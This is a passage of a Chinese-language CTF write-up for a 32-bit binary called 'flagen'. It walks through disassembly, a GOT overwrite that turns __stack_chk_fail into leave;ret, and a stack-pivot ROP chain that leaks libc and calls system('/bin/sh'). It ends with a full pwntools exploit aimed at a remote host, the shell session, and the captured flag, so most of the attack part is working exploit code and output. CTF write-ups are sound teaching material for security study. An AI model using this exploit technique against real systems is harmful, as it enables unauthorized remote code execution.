.plt:080484C0 ; [00000006 BYTES: COLLAPSED FUNCTION _free. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:080484C6 ; ---------------------------------------------------------------------------
.plt:080484C6                 push    10h
.plt:080484CB                 jmp     sub_8048490
.plt:080484D0 ; [00000006 BYTES: COLLAPSED FUNCTION _alarm. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:080484D6 ; ---------------------------------------------------------------------------
.plt:080484D6                 push    18h
.plt:080484DB                 jmp     sub_8048490
.plt:080484E0 ; [00000006 BYTES: COLLAPSED FUNCTION ___stack_chk_fail. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:080484E6 ; ---------------------------------------------------------------------------
.plt:080484E6                 push    20h
.plt:080484EB                 jmp     sub_8048490
.plt:080484F0 ; [00000006 BYTES: COLLAPSED FUNCTION _strcpy. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:080484F6 ; ---------------------------------------------------------------------------
.plt:080484F6                 push    28h
.plt:080484FB                 jmp     sub_8048490
.plt:08048500 ; [00000006 BYTES: COLLAPSED FUNCTION _malloc. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048506 ; ---------------------------------------------------------------------------
.plt:08048506                 push    30h
.plt:0804850B                 jmp     sub_8048490
```


之后还需要一些小gadget，比如pop;ret，这个就可以：

```
.init:08048481                  pop     ebx
.init:08048482                  retn
```


然后就是构造rop链，之前需要精心计算一下h的数量，src长度是0x10c=4*9(9个got表）+77*3(77个h)+1(随便一个字符)，接下来就是ROP链，这里ROP的构建非常牛逼，也是我从另一个地方学来的：

```
payload = "".join([p32((x)) for x in got2]) + "h"*77 + "a" + p32(new_ebp) + p32(popret_addr) + p32(Dest) + p32(p
uts_plt) + p32(popret_addr) + p32(read_got) + p32(readString) + p32(leave) + p32(new_ebp) + p32(24)
```

其中readstring是这个函数，我改名了，有两个参数，第一个参数是地址，第二个是size：

```
int __cdecl readString(int a1, int a2)
{
  int i; // [esp+18h] [ebp-10h]

  if ( a2 <= 0 )
    return 0;
  for ( i = 0; a2 - 1 > i && read(0, (void *)(i + a1), 1u) > 0 && *(_BYTE *)(i + a1) != 10; ++i )
    ;
  *(_BYTE *)(i + a1) = 0;
  return i;
}
```



payload被leeTify函数操作之后会变成：



当函数返回之前调用stack_chk_fail的时候其实调用的就是leave; retn，leave将ebp劫持到new_ebp所处的位置（有什么暂时未知）然后依次指向puts(read_got)，和readString(new_ebp,24)，那么现在就等我们向new_ebp处写东西了，count是我们要写入的字节数，可以写的很大，但24足够。但值得留意的是readString执行之后的返回地址又是leave，也就是说还会执行一次leave，那么这次就会将esp也劫持到new_ebp这里，然后会将这里的第一个值pop给ebp然后返回，也就是说又回到了一个我们完全可控的栈，我们输入的内容就是这个新栈的内容，接下来输入：

```
payload = p32(new_ebp) + p32(system_addr) + p32(0xffffffff) + p32(new_ebp+16) + "/bin/sh\x00"
```


那么新栈就会变成：



那么leave之后ebp和esp就会同时指向new_ebp，然后retn直接retn到system函数，system的参数就是指向/bin/sh的指针。下面是完整exp：

```python
from pwn import *

elf = ELF('flagen')
p = remote("114.115.190.15",40035)
libc=ELF('./libc6-i386.so')

leave = 0x080485d8 #leave; ret
#len=9  stackchkfail strcpy malloc   puts   start  setvbuf   sprintf   atoi
got2 = [leave, elf.plt['strcpy']+6, elf.plt['malloc']+6,elf.plt['puts']+6,\
elf.plt['__gmon_start__']+6, elf.plt['__libc_start_main']+6, elf.plt['setvbuf']+6,\
elf.plt['snprintf']+6, elf.plt['atoi']+6]

new_ebp = 0x0804b610
Dest = elf.got['__stack_chk_fail']
popret_addr = 0x08048481 #pop ebx; ret
puts_plt = elf.plt['puts'] #puts_plt@plt
read_got = elf.got['read'] #read@got
readString = 0x080486cb

#0x10c=4*9+77*3+1
payload = "".join([p32((x)) for x in got2]) + "h"*77 + "a" + p32(new_ebp) + p32(popret_addr) + p32(Dest) + p32(p
uts_plt) + p32(popret_addr) + p32(read_got) + p32(readString) + p32(leave) + p32(new_ebp) + p32(24)

p.recvuntil("Your choice: ")
p.sendline('1')
p.sendline(payload)
p.recv()
p.sendline('4')

p.recvuntil("Your choice: ")
read_addr = u32(p.recvn(4))
system_addr = read_addr-libc.symbols['read']+libc.symbols['system']

payload = p32(new_ebp) + p32(system_addr) + p32(0xffffffff) + p32(new_ebp+16) + "/bin/sh\x00"
p.sendline(payload)

p.interactive()
```

成功getshell:


root@kali:/mnt/hgfs/share/wrctf/flagen# python ./exp.py
[*] '/mnt/hgfs/share/wrctf/flagen/flagen'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Opening connection to 114.115.190.15 on port 40035: Done
[*] '/mnt/hgfs/share/wrctf/flagen/libc6-i386.so'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] Switching to interactive mode
@ac\x90^h\x06\x85\x0\x16\x85\x0&\x85\x06\x85\x0F\x85\x0V\x85\x0f\x85\x01-1
-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-
1-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11
11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-11-14\x10\xb6\x0
\x84\x0\x1c\xb0\x0\x10\x85\x0\x81\x84\x0\x0c\xb0\x0^\x0\x0\x10\xb6\x0\x18
$ cat flag
flag{FFF_LLL_AAA_GGG_EEE_NNN}
$
https://blog.csdn.net/Breeze_CAT